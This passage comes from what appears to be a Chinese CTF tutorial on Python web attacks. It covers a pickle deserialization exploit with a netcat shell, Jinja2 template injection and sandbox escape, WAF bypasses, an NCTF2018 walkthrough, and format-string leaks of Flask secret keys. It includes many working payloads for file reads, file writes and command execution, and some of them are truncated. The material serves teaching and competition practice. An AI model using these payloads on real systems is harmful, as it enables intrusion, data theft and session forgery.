        return os.system, (s,)
e=exp()
poc = pickle.dumps(e)
print poc
```

生成payload：

这个界面有个隐藏表单，把生成的payload URL编码放进去提交

本机(攻击机)nc监听，拿到一个shell，flag在根目录下

三、Python沙盒及SSTI绕过

SSTI(服务端模板注入)，虽然这不是一个新话题，但是在近年来的CTF中还是经常能遇到的，比如18年护网杯的easy_tonado、强网杯的Python is the best language、TWCTF的Shrine，19年的SCTF也出了Ruby ERB SSTI的考点；另外一个与之相似的话题叫做沙盒逃逸也是在各大高校CTF比赛中经常出现，这两个话题的原理大致相同，利用方式略有差异。通过查阅了较多资料，结合自己做题遇到的一些利用点来给大家做一个详细的总结。

3.1 SSTI与沙盒逃逸原理

SSTI原理

SSTI(Server-Side Template Injection)，即服务端模板注入攻击，通过与服务端模板的输入输出交互，在过滤不严格的情况下，构造恶意输入数据，从而达到读取文件或者getshell的目的。

通常在CTF中多是以Python的Flask框架结合Jinja2的形式出现。

来看一个简单的例子：

```
from flask import Flask
    from flask import render_template
    from flask import request
    from flask import render_template_string
    app = Flask(__name__)
    @app.route('/test',methods=['GET', 'POST'])
    def test():
        template = '''
```

Oops! That page doesn't exist.

%s

```
''' %(request.url)
return render_template_string(template)
if __name__ == '__main__':
app.debug = True
app.run()
```

这段代码是一个典型的SSTI漏洞示例，漏洞成因在于：render_template_string函数在渲染模板的时候使用了%s来动态的替换字符串，我们知道Flask 中使用了Jinja2 作为模板渲染引擎，{{}}在Jinja2中作为变量包裹标识符，Jinja2在渲染的时候会把{{}}包裹的内容当做变量解析替换。比如{{1+1}}会被解析成2。

沙盒逃逸原理

沙箱在早期主要用于测试可疑软件，测试病毒危害程度等等。在沙箱中运行，即使病毒对其造成了严重危害，也不会威胁到真实环境，沙箱重构也十分便捷。有点类似虚拟机的利用。

沙箱逃逸,就是在给我们的一个代码执行环境下,脱离种种过滤和限制,最终成功拿到shell权限的过程。其实就是闯过重重黑名单，最终拿到系统命令执行权限的过程。

3.2 有关SSTI的一切小秘密

Flask是一个使用Python编写的轻量级Web应用框架。其WSGI工具箱采用Werkzeug，模板引擎则使用Jinja2。

Jinja2是Flask作者开发的一个模板系统，起初是仿django模板的一个模板引擎，为Flask提供模板支持，由于其灵活，快速和安全等优点被广泛使用。

在Jinja2中，存在三种语句：

```
控制结构 {% %}
变量取值 {{ }}
注释 {# #}
```

Jinja2模板中使用上述第二种的语法表示一个变量，它是一种特殊的占位符。当利用Jinja2进行渲染的时候，它会把这些特殊的占位符进行填充/替换，Jinja2支持Python中所有的Python数据类型比如列表、字段、对象等。被两个括号包裹的内容会输出其表达式的值。

Jinja2中的过滤器可以理解为是Jinja2里面的内置函数和字符串处理函数。

模板渲染函数

render_template()

使用render_template()方法可以渲染模板，你只要提供模板名称和需要作为参数传递给模板的变量就行了。

渲染过程如下，render_template()函数的第一个参数为渲染的目标html页面、第二个参数为需要加载到页面指定标签位置的内容，来自网上摘的一个图：

其实render_template()的功能是先引入home.html，同时根据后面传入的参数，对html进行修改渲染。

注意：当在HTML模板中在标签内传入的内容是通过如而非%s这种传参形式时，HTML自动转义默认开启。因此，如果 name 包含 HTML ，那么会被自动转义。


这里我们搭个简单的Demo瞧瞧：

```
from flask import Flask
from flask import request, render_template_string, render_template
app = Flask(__name__)
@app.route('/login')
def hello_ssti():
    person = {
        'name': 'hello',
        'secret': 'This_is_my_secret'
    }
    if request.args.get('name'):
        person['name'] = request.args.get('name')
    return render_template("index.html", person=person)
if __name__ == "__main__":
    app.run(debug=True)
```

然后在当前目录新建templates目录，在其中新建index.html：

```
Hello {{ person.name }}!
```

开启Flask服务，访问输入参数name，在页面会直接显示出来：



当尝试进行XSS时，会自动被HTML编码过滤：

render_template_string()

这个函数作用和前面的类似，顾名思义，区别在于只是第一个参数并非是文件名而是字符串。也就是说，我们不需要再在templates目录中新建HTML文件了，而是可以直接将HTML代码写到一个字符串中，然后使用该函数渲染该字符串中的HTML代码到页面即可。

基于前面修改的Demo如下：

```
from flask import Flask
from flask import request, render_template_string, render_template
app = Flask(__name__)
@app.route('/login')
def hello_ssti():
    person = {
        'name': 'hello',
        'secret': 'This_is_my_secret'
    }
    if request.args.get('name'):
        person['name'] = request.args.get('name')
    template = '
```

Hello {{ person.name }}!

```
'
return render_template_string(template, person=person)
if __name__ == "__main__":
app.run(debug=True)
```

访问的结果和前面的一样，而且也是自动进行了HTML实体编码。


3.3 模板渲染函数漏洞点

前面简单说了下两个模板渲染函数的原理，那么漏洞点在哪里呢？

由前面知道，要想实现模板注入，首先必须得注入模板执行语句，如：

```
控制结构 {% %}
变量取值 {{ }}
```

但是在前面两个函数的Demo中，html内容中是以这种变量取值语句的形式来处理传入的参数的，此时person.name的值无论是什么内容，都会被当作是字符串来进行处理而非模板语句来执行，比如即使传入的是config来构成，但其也只会把参数值当作是字符串而非模板语句：



既然这样，要想整个参数输入的内容被当成是模板语句来执行，就只能是通过%s这种传参形式来实现了，修改的Demo如下：

```
from flask import Flask
from flask import request, render_template_string, render_template
app = Flask(__name__)
@app.route('/login')
def hello_ssti():
    person = {
        'name': 'hello',
        'secret': 'This_is_my_secret'
    }
    if request.args.get('name'):
        person['name'] = request.args.get('name')
    # changed
    template = '
```

Hello %s!

```
' % person['name']
return render_template_string(template, person=person)
if __name__ == "__main__":
app.run(debug=True)
```

此时将

Hello {{ person.name }}!

换成了

Hello {{ person.name }}!

，通过传入字符串的方式传入内容，当传入恶意构造的模板语句时就会造成SSTI。

验证漏洞，传入模板变量语句3，注意加号要URL编码，当看到返回3时证明语句成功注入执行了：

这里就能得出结论了：

SSTI漏洞点为在render_template_string()函数中，作为模板的字符串参数中的传入参数是通过%s的形式获取而非变量取值语句的形式获取，从而导致攻击者通过构造恶意的模板语句来注入到模板中、模板解析执行了模板语句从而实现SSTI攻击；

SSTI漏洞风险只出现在render_template_string()函数，而render_template()函数并不存在SSTI风险，因为render_template()函数中是传入到一个模板HTML文件中，而该html文件这种的变量取值语句实现不了修改成%s这种形式的；

3.5 SSTI漏洞利用

继续利用上面的Demo

XSS


传入什么返回什么，第一时间想到的就是XSS。之前的变量取值语句传入时是会进行自动HTML编码的，但%s传入的参数是不会自动进行HTML编码的，因为Flask并没有将整个内容视为字符串。

敏感信息泄露

访问对应的全局变量即可直接泄露出配置文件的内容。

比如config变量：

还有Demo中secret变量：



某些情况下，当获取secret_key后，即可对session进行重新签名，完成session的伪造。

注意：Flask的session是保存在客户端，称为客户端session，会进行编码和校验。

整合一下可利用的PoC技巧：

```
?name={{config}}
?name={{person.secret}}
?name={{self.__dict__}}
?name={{url_for.__globals__['current_app'].config}}
?name={{get_flashed_messages.__globals__['current_app'].config}}
```

读写文件


这里需要用到Python沙箱逃逸的元素链，这里直接给出payload，具体构造过程可参考《Python沙箱逃逸小结》。

https://www.mi1k7ea.com/2019/05/31/Python%E6%B2%99%E7%AE%B1%E9%80%83%E9%80%B8%E5

读文件

这里只给个演示的poc，其他绕过类的poc参考《Python沙箱逃逸小结》构造即可：

```
# Python2
?name={{''.__class__.__mro__[2].__subclasses__()[40]('E:/passwd').read()}}
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['file']('E:/passwd').read
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['open']('E:/passwd').read
# Python3中无file，只能用open
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['open']('E:/passwd').read
```



写文件

这里只给个演示的poc，其他绕过类的poc参考《Python沙箱逃逸小结》构造即可：

```
# Python2
?name={{''.__class__.__mro__[2].__subclasses__()[40]('E:/m7.txt','w').write('Mi1k7ea')}}
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['file']('E:/passwd','w').
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['file']('E:/passwd','w').
# Python3中无file，只能用open
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['file']('E:/passwd','w').
```

命令执行

命令执行才是SSTI的重点，主要分为两种形式。

利用from_pyfile加载对象到Flask配置环境

这种利用方式算是一种简单的漏洞组合拳。

先利用文件写入漏洞写一个Python文件：


```
http://127.0.0.1:5000/login?name={{%27%27.__class__.__mro__[2].__subclasses__()[40](%27/tmp/cmd.py%27,%27w%
```

然后使用config.from_pyfile将该Python文件加载到config变量中：

```
?name={{config.from_pyfile('/tmp/cmd.py')}}
```

访问全局变量config查看是否加载成功：

加载成功后，就可以通过以下形式执行任意命令了：




可知，这种利用方式是直接有回显的。

利用元素链中可利用的命令执行函数

元素链的payload就很多，具体看《Python沙箱逃逸小结》来进行各种payload的构造就好，这里只给出几个简单的示例：

os.system()的利用是无回显的：

```
http://127.0.0.1:5000/login?name={{%27%27.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[%2
```



要想有回显，可利用如下几个：

```
# os.popen(cmd).read()
?name={{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['linecache'].__dict__['os'].popen
# platform.popen(cmd).read()
?name={{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['__import__']('pl
# sys.modules间接调用前面两个模块
?name={{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['__import__']('sy
?name={{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['__import__']('sy
```

更多的变形技巧参考《Python沙箱逃逸小结》。

控制结构

当然，前面的利用都是基于Jinja2的变量取值语句，除此之外我们也可以利用控制结构来实现利用：

```
# 命令执行
?name={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init
# 文件操作
?name={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init
```

针对Python3有个脚本会自动帮我们生成需要的控制结构形式的payload：

```
# coding=utf-8
# python 3.5
from flask import Flask
from jinja2 import Template
# Some of special names
searchList = ['__init__', "__new__", '__del__', '__repr__', '__str__', '__bytes__', '__format__', '__lt__',
neededFunction = ['eval', 'open', 'exec']
pay = int(input("Payload?[1|0]"))
for index, i in enumerate({}.__class__.__base__.__subclasses__()):
    for attr in searchList:
        if hasattr(i, attr):
            if eval('str(i.'+attr+')[1:9]') == 'function':
                for goal in neededFunction:
                    if (eval('"'+goal+'" in i.'+attr+'.__globals__["__builtins__"].keys()')):
                        if pay != 1:
                            print(i.__name__,":", attr, goal)
                        else:
                            print("{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='
```

本地Python2运行结果：

```
Payload?[1|0]1
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Decimal' %}{{ c.__new__.__globals__
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Decimal' %}{{ c.__new__.__globals__
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Template' %}{{ c.__new__.__globals_
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Template' %}{{ c.__new__.__globals_
```

测试一下也是OK的：

```
?name={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Decimal' %}{{ c.__new__.__glo
```

3.6 结合Flask和Jinja2特性的沙箱逃逸技巧

无法直接获取全局变量config

通过current_app的payload来替换config获取配置信息：

```
?name={{config}}
?name={{url_for.__globals__['current_app'].config}}
?name={{get_flashed_messages.__globals__['current_app'].config}}
```

过滤引号


request.args是Flask中的一个属性，为返回请求的参数，这里把path当作变量名，将后面的路径传值进来，进而绕过了引号的过滤：

```
?name={{().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)(request.args.path).read()}}&path=/tm
```

过滤双下划线


同样是利用Flask的request.args属性来绕过：

```
?name={{''[request.args.class][request.args.mro][2][request.args.subclasses]()[40]('/etc/passwd').read()}}&
```



当然，也可以将其中的request.args改为request.values，利用post的方式进行传参：

```
POST /login?name={{''[request.values.class][request.values.mro][2][request.values.subclasses]()[40]('/etc/p
...
class=__class__&mro=__mro__&subclasses=__subclasses__
```



3.7 NCTF2018-flask真香

声明：本题目在复现Docker环境时出现了问题，没能去调试，所以这里直接引用evi0s师傅的Wp了。

题目环境：


https://github.com/NJUPT-coding-gay/NCTF2018/tree/master/Web/flask%E7%9C%9F%E9%A6%99

解题步骤：

打开题目一看，是一个炫酷的demo演示。这种demo一般是没有啥东西好挖的。首先F12信息收集，发现Python版本是3.5.2，没有Web静态服务器。

随便点开第二个demo发现404了，这里注意到404界面是Flask提供的404界面，按照以往的经验，猜测这里存在SSTI注入。

尝试简单的payload:{{ 2 * 3 }} {{ 2 + 3 }}



从这里可见，毫无疑问的存在SSTI漏洞了，并且+号在URL中被没有当成空格被解析，而是直接执行了。

那么就来康康到底有没有WAF，有的话被过滤了哪些。


使用{{ “keyword” }}来测试waf，防止服务器爆500错误挂掉

经过一番测试，确实很多东西都被过滤了，而且是正则表达式直接匹配删去，无法嵌套绕过。不完整测试有以下：

```
config
class
mro
args
request
open
eval
builtins
import
```

从这里来看，似乎已经完全无法下手了。因为request和class都被过滤掉了。

卡在这里以后，最好的办法就是去查Flask官方文档了。从Flask官方文档里，找到了session对象，经过测试没有被过滤。更巧的是，session一定是一个dict对象，因此我们可以通过键的方法访问相应的类。由于键是一个字符串，因此可以通过字符串拼接绕过。payload:{{ session['__cla'+'ss__'] }}



访问到了类，我们就可以通过__bases__来获取基类的元组，带上索引0就可以访问到相应的基类。由此一直向上我们就可以访问到object基类。payload:{{ session['__cla'+'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0] }}

Oops! That page doesn't exist.


http://ctfgame.acdxvfsvd.net:21003/.git/<class 'object'>

有了对象基类，我们就可以通过访问__subclasses__方法再实例化去访问所有子类。同样使用字符串拼接绕过WAF，这样就实现沙箱逃逸了。payload:{{ session['__cla'+'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+'ss__']() }}

这里其实就有点坑了，因为内容实在太多了。而且据后面挖掘发现，索引序号还是不断在变的。

SSTI目的无非就是两个：文件读写、getshell。因此我们核心应该放在file类和os类。而更坑爹的是，Python3几乎换了个遍。因此这里得去看官方文档去找相应的基类的用处。

我还是从os库入手，找到了os._wrap_close类，同样使用dict键访问的方法。猜大致范围得到了索引序号，我这里序号是312，payload:{{ session['__cla'+'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+'sses__']()[312] }}



Oops! That page doesn't exist.

http://ctfgame.acdxvfsvd.net:21003/.git/<class 'os._wrap_close'>

我们调用它的__init__函数将其实例化，然后用__globals__查看其全局变量。payload:{{ session['__cla'+'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+'sses__']()[312].__init__.__globals__ }}

虽然眼睛又花了，但我们的目的很明显，就是要getshell，于是直接command+F搜索popen就可以了。由于又是一个dict类型，我们调用的时候又可以使用字符串拼接，绕过open过滤。

后面顺理成章的，我们将命令字符串传入，实例化这个函数，然后直接调用read方法就可以了。根据经验，直接ls /，果然flag就在根目录。然后cat /flag就可以了。payload:{{ session['__cla'+'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+'sses__']()[312].__init__.__globals__['po'+'pen']('ls /').read() }}


```
{{ session['__cla'+'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+'sses__']()[312].
```

总结一下这个题，开始确实被Python3坑了一把，后来慢慢本地机测试加摸索，找到了点规律，才成功沙箱逃逸getshell。

四、Python格式化字符串漏洞

4.1 Python格式化字符串漏洞原理

Python中，存在几种格式化字符串的方式，然而当我们使用的方式不正确的时候，即格式化的字符串能够被我们控制时，就会导致一些严重的问题，比如获取敏感信息。

4.2 Python常见的格式化字符串

百分号形式进行格式化字符串

```
>>> name = 'Hu3sky'
>>> 'My name is %s' %name
'My name is Hu3sky'
```

使用标准库中的模板字符串

string.Template()

```
>>> from string import Template
>>> name = 'Hu3sky'
>>> s = Template('My name is $name')
>>> s.substitute(name=name)
'My name is Hu3sky'
```

使用format进行格式化字符串

format的使用就很灵活了，比如以下最普通的用法就是直接格式化字符串

```
>>> 'My name is {}'.format('Hu3sky')
'My name is Hu3sky'
```

指定位置

```
>>> 'Hello {0} {1}'.format('World','Hacker')
'Hello World Hacker'
>>> 'Hello {1} {0}'.format('World','Hacker')
'Hello Hacker World'
```

设置参数

```
>>> 'Hello {name} {age}'.format(name='Hacker',age='17')
'Hello Hacker 17'
```

百分比格式

```
>>> 'We have {:.2%}'.format(0.25)
'We have 25.00%'
```

获取数组的键值

```
>>> '{arr[2]}'.format(arr=[1,2,3,4,5])
'3'
```

用法还有很多，就不一一列举了

这里看一种错误的用法

先是正常打印

```
>>> config = {'SECRET_KEY': 'f0ma7_t3st'}
>>> class User(object):
...     def __init__(self, name):
...             self.name = name
>>> 'Hello {name}'.format(name=user.name)
Hello hu3sky
```

恶意利用

```
>>> 'Hello {name}'.format(name=user.__class__.__init__.__globals__)
"Hello {'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': , '__spec__': None, '__
```

可以看到，当我们的`name=user.__class__.__init__.__globals__`时，就可以将很多敏感的东西给打印出来

4.3 CTF案例-百越杯Easy flask

题目环境：https://github.com/hongriSec/CTF-Training/tree/master/2018/%E7%99%BE%E8%B6%8A%E6%9D%AF2018/Web

环境搭建：

修改工作目录名为`flaskr`

然后`set FLASK_APP=init.py`

接着`flask init-db` 初始化数据库


就可以`flask run`了

```
➜ flaskr export FLASK_APP=__init__.py
➜ flaskr set FLASK_APP=__init__.py
➜ flaskr flask init-db
Initialized the database.
➜ flaskr flask run
 * Serving Flask app "__init__.py"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```


解题步骤：


1、用户遍历

打开题目，有注册和登陆(源码里没附css，搭出来的环境界面很简单)



先注册账号并登录

可以看到有一个edit secert的功能




观察`url views?id=6` 于是我们修改`id`，发现可以遍历用户，在`id=5`时是`admin`

2、源码审计

通过`www.zip`下载到源码、目录结构如下：

`__init__.py`代码审计：



flask_sqlalchemy==2.2

auth.py代码审计：

```
    ... //省略
@bp_auth.route('/flag')
@login_check
def get_flag():
    if(g.user.username=="admin"):
        with open(os.path.dirname(__file__)+'/flag','rb') as f:
            flag = f.read()
        return flag
    return "Not admin!!"
    ...//省略
```

从auth可以看到，当用户是admin的时候才可以访问/flag

secert.py代码审计：

```
    ...//省略
@bp_secert.route('/views',methods = ['GET','POST'])
@login_check
def views_info():
    view_id = request.args.get('id')
    if not view_id:
        view_id = session.get('user_id')
    user_m = user.query.filter_by(id=view_id).first()
    if user_m is None:
        flash(u"该用户未注册")
        return render_template('secert/views.html')
    if str(session.get('user_id'))==str(view_id):
        secert_m = secert.query.filter_by(id=view_id).first()
        secert_t = u"
```

{secert.secert}

".format(secert = secert_m)
else:
secert_t = u"

****

"
name = u"

name:{user_m.username}


"
email = u"

```
email:{user_m.email}

"
info = (name+email+secert_t).format(user_m=user_m)
return render_template('secert/views.html',info = info)
...//省略
```

在secret .py，两处format，第一处的secret是我们可控的，就是edit secert。

在已登录的用户里发现了session，如图：



用脚本解密(https://github.com/noraj/flask-session-cookie-manager)

于是现在思路很明确了，伪造成admin->访问/flag->get flag，那么现在就要想办法拿到SECRET_KEY这样才能伪造session

在secret .py，两处format，第一处的secret是我们可控的，就是edit secert，于是测试当我提交{user_m.password}时

出现了sha256加密的密码，于是我们就可以通过这里去读SECRET_KEY

在secert.py的开头import了current_app,于是可以通过获取current_app来获取SECRET_KEY

payload:

